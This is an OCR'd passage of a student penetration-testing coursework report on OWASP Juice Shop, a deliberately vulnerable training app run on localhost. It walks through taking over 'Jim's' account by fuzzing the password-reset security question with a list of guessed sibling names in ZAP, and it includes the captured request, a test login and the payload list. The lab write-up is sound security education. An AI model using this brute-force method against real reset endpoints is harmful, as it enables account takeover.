1. Reset Jim's Password
2. Reset Bender's Password


Tested Vulnerability Challenges: -


2) **Reset Jim's Password:** Reset Jim's password via the Forgot Password mechanism with *the truthful answer* to his security question.


a) Description of penetration testing that was carried out.


12. Logged in using admin email Id as shown in Admin Section or use= asd@asd.com, password = asd@123 to find the email of user Jim.
13. Or Under the Green Smoothie item, find Jim's id as "**jim@juice-sh.op**"
14. Next, we click on Login->Forget Password
15. Using the above Jim's email id, Security question answer as anything you want (I have entered Apoorva), new password = jim@123, repeat password = jim@123.
16. Click on change.
17. The request json object will be **{"email": "jim@juice-sh.op", "answer":"Henry", "new":"jim@123", "repeat":"jim@123"}.**
18. 401 Unauthorized error is triggered which says, "**Wrong answer to security question**".
19. We search for list of sibling names of James on google basically the idea is to try as many names as possible I almost gave 100-150 names.
20. Using these values we create a Fuzz attack payload by selecting security question value field.
21. One of the values i.e. **"Samuel"** gets 200 Ok response. This indicates Jim's eldest sibling name is Samuel.
22. In this way, Jim's password reset was successful by copying the authentication data for another user of the TOE.


b) Outcomes/Evidence of the Penetration Testing






OWASP Juice Shop
https://127.0.0.1:3000/#/forgot-password
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
EN
Forgot Password
Wrong answer to security question.
Email *
jim@juice-sh.op
Security Question *
New Password *
Password must be 5-40 characters long.
0/20
Repeat New Password *
0/20
Show password advice
Change
History
WebSockets



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 99
Date: Thu, 25 Apr 2024 11:50:18 GMT
Wrong answer to security question.
Contexts
Default Context
Sites
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
11,... Pr... 4/25/24, 12:50:18... POST http://127.0.0.1:3000/rest/user/reset-pass... 401 Unautho... 2... 34 bytes Medium
11,... M... 4/25/24, 12:51:55... POST http://127.0.0.1:3000/rest/user/reset-pass... 500 Internal ... 1... 1,910 bytes Medium JSON
11,... M... 4/25/24, 12:52:00... POST http://127.0.0.1:3000/rest/user/reset-pass... 500 Internal ... 9 ... 1,910 bytes Medium JSON
Alerts 2 10 15 12 Main Proxy: 127.0.0.1:8081
Current Scans



Untitled Session - originalcoursework - ZAP 2.14.0
Fuzzer
Fuzz Locations
Options
Message Processors
Header: Text
Body: Text
Edit
POST http://127.0.0.1:3000/rest/user/reset-password HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
X-User-Email: jim@juice-sh.op
Content-Type: application/json
Content-Length: 77
Origin: https://127.0.0.1:3000
{"email":"jim@juice-sh.op","answer":"jim","new":"jim@123","repeat":"jim@123"}
Fuzz Locations:
Add...
Remove
Payloads...
Processors...
Remove without confirmation?
Start Fuzzer
Reset
Cancel



Untitled Session - originalcoursework - ZAP 2.14.0
Add Payload
Type: Strings
Contents:
Donovan
Casey
Graham
Jesse
Joshua
Benjamin
Drew
Zachary
James
Samuel
Josh
Jett
Jake
Multiline:
Save...
Cancel
Add

